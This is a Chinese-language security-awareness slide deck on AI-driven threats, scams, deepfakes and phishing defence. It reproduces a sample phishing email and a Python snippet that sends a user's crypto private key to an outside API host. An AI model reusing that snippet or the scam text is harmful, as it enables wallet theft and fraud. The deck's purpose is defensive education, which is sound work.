



Proactive Security
Starts Here

AI 應用所衍生的 資安雙面刃



Agenda

- About Me
- AI 技術發展與應用現況
- AI 帶來的資安威脅與風險
- AI 時代下的資安防護



全球資安領導廠商

- ✓ 超過 6,700 員工，遍及 65 個國家，
擁有全世界最先進的全球威脅研究及情報
- ✓ 台灣最佳國際品牌No.2

日本、台灣付費防毒No.1

- ✓ AV-Test 機構評價年度頂尖產品
- ✓ 自 2008 年起持續教育家長、教師和學生防範
網路風險

AI 技術發展與應用現況

什麼是 AI？

- 是一種具有類似人類解決問題能力的技術。
- 現代應用從智慧感測器、人工產生的內容、監控工具和系統日誌等不同來源收集大量資料。人工智慧技術會分析資料，並使用該資料有效地協助業務營運。

例：AI 技術可以回應客戶支援中的人類對話、建立原始影像和文字進行行銷，以及做出智慧建議進行分析。

AI 在各領域的應用現況

醫療保健：

疾病診斷、藥物研發、依據基因的個性化醫療、遠距醫療

金融服務：

詐欺檢測、風險評估、演算法交易、智能客服

智慧製造與工業 4.0：

預測性維護、品質檢測、機器人與自動化、供應鏈優化

零售與電商：


個性化推薦、智慧庫存管理、顧客行為分析、自動化倉儲

交通與物流：

自動駕駛、智慧交通管理、物流路線優化

Trend Micro 的 AI 驅動創新歷史

我們從 2005 年開始提供反垃圾郵件，並繼續投資於各種形式的 AI，包括最新的生成式 AI



AI 技術未來關鍵趨勢

- ✓ 生成式 AI (Generative AI) 崛起

應用範疇：文本生成、圖像與影片生成、音訊生成

- ✓ 多模態 AI (Multimodal AI) 融合

應用範疇：圖文理解、文字生圖、影音理解

- ✓ 邊緣 AI (Edge AI) 普及

應用範疇：智慧手機的人臉識別、語音助手、自駕車即時環境感知、工業物聯網的設備監測

- ✓ 負責任 AI (Responsible AI) 重視

隨著 AI 技術影響力擴大，如何確保 AI 系統的公平性、透明性、可解釋性、安全性與隱私保護變得至關重要。

AI 未來挑戰

AI（人工智慧）已成為未來五年內最具破壞性且最有價值的技術之一，
對產業及社會帶來深遠影響。

其核心技術包括神經網絡、機器學習、自然語言處理等，廣泛應用於虛擬助理、推薦系統、自動標記、即時翻譯、互動聊天及客服機器人等。

AI 的進步提升了決策效率並強化組織能力，
企業與開發者對其信心仍有波動，數位轉型過程中仍面臨挑戰。

AI 帶來的資安威脅與風險



資安關我X事
叫IT來

台灣最新詐騙手法

DK8.DEI-Mvdis監理信箱 > 收件匣 x

Y1S臨限催收 <chantal.molle@telenet.be>

寄給 我 ▼

「駕車專註拒絕逼車，行車守法最安心」

本所依據監理系統資料顯示，您所登記之車輛於下列時間及地點，涉及違反道路交通管理處罰條例相關規定，經依法舉發在案，特此通知，敬請查明並於期限內完成處理程序。

請於 114年7月8日（含）前 完成繳納，逾期未繳將依法加徵滯納金，並移送強制執行。

繳納方式

為提供便利服務，您可選擇下列任一方式繳納罰單：

1. 【網路繳費】監理服務網繳費[登入官網](#) → 「交通違規繳費」。
2. 【ATM轉帳／網銀繳費】依據繳款單上虛擬帳號辦理。
3. 【臨櫃繳納】至各區監理所、站或交通裁決所櫃檯辦理。

附註事項

- （一）本案若有疑義或認為違規不實，請於接獲通知15日內提出申訴，逾期不予受理。
- （二）逾期未繳納者，將依法移送行政執行署強制執行，並可能限制出境、扣押財產等處分。
- （三）請保持車籍登記資料正確，避免因地址異動未接獲通知而影響自身權益。

如有任何疑問，請洽各地監理所或裁決所辦理。

交通部公路局版權所有

Copyright All Rights Reserved

收到冒用 XX 政府名義發送的郵件，內容指稱交通違規需在期限內完成罰金繳納，逾期未繳將依法加徵滯納金，並移送強制執行

台灣最新詐騙手法

點擊簡訊連結驗證信用卡？

當心釣魚簡訊詐騙！

詐騙手法

- 1 簡訊謊稱信用卡遭停用，需要驗證恢復使用
- 2 釣魚連結騙取信用卡資訊
- 3 盜刷信用卡

銀行不會主動以任何名義要求顧客提供資料進行驗證
如有疑慮請致電銀行客服或165專線查證

收到冒用 XX 信託銀行名義發送的簡訊，內容指稱帳戶出現異常狀況，要求用戶進行實名驗證，否則帳戶和信用卡功能將被暫停，「您的帳戶異常，系統更新將暫時關閉您的帳戶，在5/19前實名驗證，逾期者將關閉信用卡功能」。

台灣最新詐騙手法



搭配最新台灣實事進行詐騙行為

每人「普發現金一萬元」真的給定了？！最新消息，因應美國對等關稅衝擊，立法院今天(11日)審議《因應國際情勢強化經濟社會及國土安全韌性特別條例》，稍早宣布國民黨團版本「三讀通過」，總計規模為5450億元，包含普發現金每人1萬元，刪除台電1000億元補助。

國外最新詐騙手法

Yamagata Bank **NEWS RELEASE**

2025 年 3 月 10 日

各位

当行を騙る「ボイスフィッシング」による不正送金に関する注意喚起について

株式会社山形銀行（頭取 佐藤英司）は、当行を騙る「ボイスフィッシング」による不正送金被害が確認されたことから、現在、〈やまぎん〉法人インターネットバンキング「ネット EB」による他行あて即時振込を停止しております。

再開までの間、当日振込の場合は店頭窓口にて受付します。

当行では、自動音声による案内等は一切行っておりません。また、自動音声や電話、E-mail、SNS 等でお客様の契約情報やログイン ID・パスワード等をお伺いすることも一切ありません。当行を騙る自動音声の電話があった場合は、決して対応しないでください。

【語音網釣實例】
山形鐵道公司遭
自動語音網釣詐
騙近億日元，企
業網路銀行帳密
是攻擊者下手目
標

何謂社交工程 Social Engineering

社交工程陷阱 Social engineering

比多數侵入式的惡意程式攻擊更可怕的是
社交工程陷阱攻擊更加難以防禦。

因為他們針對的是人性弱點

好奇心

是最大的安全漏洞

社交工程

在資訊安全方面，社交工程是指對人進行心理操縱術，使其採取行動或泄露機密資訊。



1

非技術性的資訊安全攻擊方式

2

利用**人性的弱點**進行詐騙

3

以交談、欺騙、假冒的方式竊取
機敏資料

4

較無法使用高科技資安設備防護

社交工程攻擊樣貌

1

誘餌

2

假冒

3

尾隨




4

心理遊戲

5

網路釣魚及
魚叉式網路釣魚



詐團假冒名人 稱辦投資帳號就送書





AI 時代的詐騙

深偽 (deepfake) 將成為未來最嚴重的 AI 相關威脅，原因在於深偽遭駭客濫用的潛力無限。

目前駭客仍未完全發揮其潛力，所以我們預料 2025 年他們勢必會將深偽應用在新的詐騙與犯罪陰謀當中。


有了深偽技術的加持，熱門或常見的社交工程詐騙甚至將變得更加逼真，駭客只需利用個人公開的貼文來訓練大型語言模型 (LLM)，就能模仿其寫作風格、知識及性格。

社交攻擊案例（ Deepfake ）



Reference Style

Input Video ▶



播放

Versatile Style Control via a Single Model

0:00 / 0:10



Our Toonification Result

ⓘ ⚙️ 📄 ↗️

山寨版ChatGPT

< 返回 排行榜 生產力工具

免費 App 付費 App

	1 ChatGPT 生產力工具	打開
	2 ChatGTP 繁體中文 版 - 人工智能 Ai 對... 由 GPT-4o 和 ChatGPT ...	取得 <small>App 內購買</small>
	3 ChatGTP 4o- 中文版 4.0 人工智慧 Ai 對... 由 OpenAI ChatGPT-4o ...	取得 <small>App 內購買</small>
	4 AI Chatbot: AI Chat Smith 4 AI 聊天文本、圖像生成器	取得 <small>App 內購買</small>

正版 ChatGPT

AI

使用ChatGPT要付錢嗎？



一般來說，使用 ChatGPT 不需要付錢。ChatGPT是由OpenAI開發的自然語言處理模型，可用於生成文本、回答問題、翻譯等多種任務。目前，OpenAI提供了一個API，允許開發人員通過付費來使用該模型進行自然語言處理。但是，對於普通用戶來說，可以通過一些開源的庫（如Hugging Face Transformers）來免費使用ChatGPT，並集成到自己的應用程序中。因此，一般使用ChatGPT是不需要付錢的。



ChatGPT 官方網站：<https://chat.openai.com/>

趨勢科技 2025 資安預測報告

2024年，AI 大幅導入企業營運之中、國際大選及地緣政治影響，駭客開始針對其營運與攻擊手法醞釀轉型策略。

2025年，預測更多的 AI 應用將催生出全新攻擊手段，駭客因應情勢變化調整攻擊目標，將形成更加詭譎難測的資安態勢。

1. AI 驅動威脅進化：詐騙手法更加逼真且高效、AI 代理成駭客目標
2. 勒索病毒策略轉型，台灣中小型企業成目標，全民慎防 AI 詐騙
3. APT 攻擊持續不斷，供應鏈須納入資安風險管理

2025 人造的未來

- 2025 年，消費者資料將成為網路地下市場的熱門商品，這一年，企業將因網路犯罪份子而蒙受高達10兆美元左右的損失。駭客將不斷開發新的方法來攻擊企業脆弱的地方，企業的風險將因攻擊面擴大而攀升。
- 研究指出，人工智慧 (AI) 是駭客陰謀背後一項重要的驅動力，駭客將利用 AI 來強化、加速及改善其營運，並瞄準企業至今依然最脆弱的環節，**使用者**。
- 此外，駭客也將不斷尋找阻力最小、最容易取得的入侵途徑，以最省力的方式持續創造最大獲利。暴露在外的資料儲存將是駭客的熱門目標，而濫用合法工具則是他們熱愛的技巧。

AI 網路犯罪與惡意活動

殺豬盤詐騙

- ❖ 專門尋找因內心寂寞且脆弱的人。
- ❖ 主動聯系並開始交往。
- ❖ 受害者上鉤之後轉由真人操作，並借助 LLM 性格過濾的輔助來加深與受害者的關係，如此很容易擴大規模。
- ❖ 引誘受害者加入交易及投資聊天室。
- ❖ 想辦法讓受害者將錢投入某個冒牌的網站。

錯/假訊息散播行動

- ❖ 在社群媒體建立大量看似真實用戶的機器人。
- ❖ 模仿社群媒體用戶的方式散播內容。
- ❖ 轉發其他機器人散播的假訊息。
- ❖ 持續散播既有的錯誤資訊來放大外部惡意影響力。
- ❖ 根據某些機器人的人格原型來捏造訊息，包括主題和捏造內容。

2025 人造的未來



AI 攻擊的重點

駭客將利用 AI 系統的漏洞在受害者不知情的狀況下假冒其數位身分 (或使用全新身分) 誘騙 AI 執行有害或未經授權的動作。隨著 AI 技術的持續進步，需密切觀察其最新應用，因為駭客集團會不斷尋找 AI 在社交工程方面的新用途，

例如：為特定事件量身打造專用的網路釣魚套件。AI 將使得駭客更有效率、更即時地推出這些工具套件，前不久舉行的美國總統大選已見識到這點，未來勢必更加常見。

用 AI 建立假身份



過去詐騙集團會透過盜用照片或是修圖的方式，建立假身份從事詐騙花時費工且又不精準。

當換臉、變聲的 AI 科技問世，更容易打造出專業又讓人信賴的假身份與形象，

北韓駭客就利用此技術騙取數十億美元鉅款，利用在 LinkedIn 與 GitHub 上建立假帳號與頁面詐騙。

AI 釣魚郵件

近年語音網釣與AI偽冒的重大攻擊事件一覽

性質	年份	重要事件	主要攻擊態勢
語音 釣魚	2020年	COVID-19疫情肆虐全球，美國FBI警告技術支援詐騙手法升級，開始透過語音網釣方式騙取員工遠端登入VPN憑證。	偽冒企業的技術支援部門，鎖定員工的VPN登入憑證與MFA資訊。
	2023年	美國米高梅國際酒店集團遭ALPHV勒索軟體攻擊，攻擊活動初期IAB搗客Scattered Spider的入侵，採用語音網釣手法。	假冒公司員工，鎖定公司內部IT支援服務臺（IT Help Desk）騙取系統存取權限，或MFA繞過。
	2024年	技術支援詐騙結合語音釣魚的惡意活動增加，多家資安業者揭露利用企業通訊平臺傳訊與通話發動的網路攻擊。	偽裝外部IT支援人員，鎖定企業員工，說服安裝遠端存取工具與植入惡意程式。
	2025年	日本山形鐵道公司遭自動語音網釣，被詐騙將近1億日元，當地還有多家公司同時遭遇這場攻擊。	偽裝銀行人員，鎖定公司財務人員，利用自動語音來電，以及釣魚信騙取企業網路銀行憑證。
	2025年	美國FBI示警發現Scattered Spider攻擊目標從飯店、零售轉至航空與運輸業，夏威夷航空、西捷航空、澳洲航空等發布資安事故公告。	該組織持續運用各種社交工程手法，鎖定公司內部IT支援服務臺（IT Help Desk）騙取系統存取權限，或MFA繞過。

高度客製化

詐騙者會利用受害者的公開社交媒體資訊，分析他們的興趣和人際關係，並將這些資訊融入郵件內容中，使郵件更具吸引力，根據觀傳媒報導。

模仿真實性

詐騙者可以模仿親友的語氣，或冒充銀行、政府機構等可信的機構，讓受害者難以辨別真偽，根據科技島報導。

生成假網站連結

詐騙者可以利用AI生成逼真的假網站連結，誘騙受害者輸入個人資訊，根據科技島報導。

規避傳統防禦

AI 釣魚郵件的內容和格式都經過精心設計，很難被傳統的郵件過濾系統和用戶的經驗所識別，根據報橘報導。

網路釣魚統計

帳戶盜用攻擊從網路釣魚電子郵件開始，可以繞過基於簽名的防禦

SOC指出，由於人為錯誤/承擔風險，數據最容易經由電子郵件洩露

92%

Phishing attacks

組織在其 Microsoft 365 環境中成為網路釣魚的受害者

91%

Data leakage

85%

ATO attacks

54%

Financial losses

組織在網路釣魚攻擊成功後因客戶流失而遭受經濟損失

Source: Egress' Email Security Risks Report 2023

APT 集團目光

1

攻擊

- * 對外連網的伺服器
- * 供應鏈
- * 對外連網的路由器
- * 借助針對性網路釣魚行動

2

利用

- * BYOVD
- * 零時差漏洞攻擊
- * ORB 網路 – 隱藏攻擊
- * 公開事件 – 作為誘餌

3

充分運用

- * 內賊 – 協助資料外洩
- * 生成式 AI
 - 逼真假訊息強化影響力行動
 - 量身打造網路釣魚
 - 協助並加速惡意程式開發


向正牌 ChatGPT 發問，回覆竟暗藏釣魚程式碼

```
def test_buy_request():  
    url = 'https://api.solanaapis.com/pumpfun/buy'  
    payload = {  
        "private_key": private_key,  
        "mint": mint,  
        "amount": amount,  
        "microlamports": microlamports,  
        "units": units,  
        "slippage": slippage,  
    }  
  
    try:  
        response = requests.post(url, json=payload)  
        response.raise_for_status() # Raise an exception for HTTP
```

網路上一名使用者 (r_ocky.eth) 要求 ChatGPT 產出能夠在 pump.fun (一個迷因幣發行平台) 輔助執行交易的機器人 (bot)。

r_ocky.eth 在部署 ChatGPT 提供的程式碼後，自己的主錢包在半小時內就被掏空，損失價值 2500 美元的加密資產。

AI 錯誤配置遭利用



台北捷 AI 智慧客服升級，串接Azure Open AI，讓旅客可以和AI智慧客服對話，提供搭乘台北捷運相關資訊。

然而，有民眾近日測試後發現，北捷AI智慧客服功能遠不只如此，該民眾要求AI協助提供程式碼範例，AI 客服雖然沒有提供完整程式碼，但仍提供一段程式碼範例

假冒 DeepSeek AI 程式



中國駭客組織「銀狐」假冒DeepSeek安裝程式 鎖定台灣進行網路間諜攻擊

網路安全研究人員發現，疑似與中國有關聯的網路間諜組織「銀狐」(Silver Fox)正利用熱門AI服務DeepSeek作為誘餌，針對台灣用戶發動網路攻擊。攻擊者建立虛假的中文網站，偽裝成DeepSeek R1大型語言模型的安裝程式，誘騙受害者下載並安裝含有惡意軟體的檔案。

勒索病毒攻擊將更常

使用精密及縝密方式攻擊或繞過防護

- ❖ 使用BYOVD
- ❖ Shellcode藏在看似無害的載入器內
- ❖ 利用多重技巧停用防護軟體
- ❖ 誤導微軟子系統執行妨礙防護軟體
- ❖ 攻擊程序建立在缺乏防護的系統上

下列情況使用 AI

- ❖ 攻擊AI平台和AI工具干擾供應鏈運作
- ❖ 使用GenAI生成程式碼散播心惡程式，或修改程式碼埋入原本程式
- ❖ 使用AI產生更具說服力的網路釣魚郵件
- ❖ 由 LLM 產生的 HTML 來用於 NTLM 外洩攻擊

利用 IOT 設備

- ❖ 模擬裝置和其化連接雲端的 IOT 裝置可協助駭客將資料外傳

駭客將攻擊哪些目標



AI 訓練環境



AI 存取基礎架構



AI 服務訂閱



對外連網的伺服器



內部漏洞



合法的應用程式



供應鏈



企業資料



雲端組態設定錯誤與遠距上
班基礎架構

AI 時代下的資安防護

詐騙手法不只是單一攻擊，而是一連串精心設計的劇本

一旦遭套牢(洗腦)，難以脫身，須在前期就及早提醒

養 套 殺

\$ 投資詐騙

FB/YT 假投資廣告

飆股/獲利騙加Line

假投資連結騙入金

♥ 愛情/交友
詐騙

發送假交友通知

虛情假意博信任

騙投資/急周轉

🛒 購物詐騙

假購物廣告

騙下單/加假客服LINE

騙轉帳/驗證/個資

🚰 假規費詐騙

假繳費簡訊

騙點擊假連結


騙轉帳/個資

詐騙套路
Scam Story

假冒郵件

您必須知道...

- ◆ 寄件人名稱可以是假的
- ◆ 超連結可以是假的
- ◆ 整封信件都可以是假的！



當心留意吸引人的 主旨 / 圖文 / 議題

駭客會使用收信者有興趣的八卦、熱門消息、活動消息、情色或是偽裝系統通知信等相關主旨，來吸引收信者，開啟這些**附件**或**超連結**，進而植入木馬程式。

例如：

- ◆ 優惠：免費咖啡兌換卷！
- ◆ 新聞：防疫津貼補助、紓困補貼申請
- ◆ 旅遊：旅遊國旅補助
- ◆ 通知：<更改密碼通知>您的郵件密碼到期，請盡快處理變更密碼
- ◆ 釣魚：注意! 請盡快確認您的 Facebook 資訊

郵件預防摘要

1. 發信人的名稱或郵件地址

確認發信者來源，確認拼字是否正確

2. 電子郵件的主旨與內容

與本身的工作、業務是否有關連

3. 網頁連結或夾帶附件檔案是否可疑

郵件內異常網址連結判斷

- www.microsoft-**mis**.com
- www.hinet**1**.net , www-**h**inet.net
- www.**paper**-pchome.com , www.pch**orne**.com
- 使用不明 IP 代替 URL (如 : <http://220.33.444.12/>)

附加檔案之檢查

- 與接收者的日常工作是否有關
- 往往帶有惡意攻擊碼的檔案不易察覺
- 常見病毒附件檔案副檔名 (**.bat**、**.pif**、**.exe**、**.zip**、**.src**、**.cmd**、**.rar** 等)

4. 對於切身相關的電子郵件，若內含威脅、利誘、警告、提示等訊息內容，先思考後再行動作，應考慮詐騙之可能性

BEC 詐騙預防摘要

1. 提供員工教育訓練。

通過資訊安全教育訓練來降低公司遭受入侵的風險。

從CEO到一般員工都必須了解各類型的詐騙及遇到時的處理方式（與對方進行確認並檢查郵件詳細資訊）。

